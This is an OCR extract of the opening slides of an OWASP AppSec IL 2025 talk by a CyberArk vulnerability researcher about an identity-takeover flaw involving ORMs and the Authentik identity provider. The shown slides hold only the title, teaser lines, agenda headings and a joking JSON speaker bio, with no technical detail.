Let's be Authentik: ORMs Are Awesome (P.S. Your Identity is Mine)


Maor Abutbul


OWASP AppSec IL 2025


Let's be Authentik: ORMs Are Awesome (P.S. Your Identity is Mine)


Maor Abutbul


OWASP AppSec IL 2025


YOUR IDENTITY COULD BE HELD BY


YOUR IDENTITY COULD BE HELD BY YOUR
SYSTEM ADMIN?



YOUR IDENTITY COULD BE


YOUR IDENTITY COULD BE **MINE**?


YOUR IDENTITY COULD BE **MINE**?(OR **ANY USER** ON YOUR IDENTITY PROVIDER?)

Not only Success Stories

Not only Success Stories - Learning Opportunities



Tools
(&Techniques)


Rabbit Hole

AI-Generated
Failure

GET /userinfo

GET /userinfo

```
{
  Name: "Maor Abutbul",
  Background: "Father, Engineer, Researcher, Gamer",
  Past: "~20 Years in Network & Security,
        from Engineering to AppSec then Research",
  Current: "Vulnerability Researcher @CyberArk",
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"
}
```




PLAY OF THE GAME

HACKED

GLHF!

GET /userinfo

```
{
  Name: "Maor Abutbul",
  Background: "Father, Engineer, Researcher, Gamer",
  Past: "~20 Years in Network & Security,
        from Engineering to AppSec then Research",
  Current: "Vulnerability Researcher @CyberArk",
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"
}
```



Main Agenda

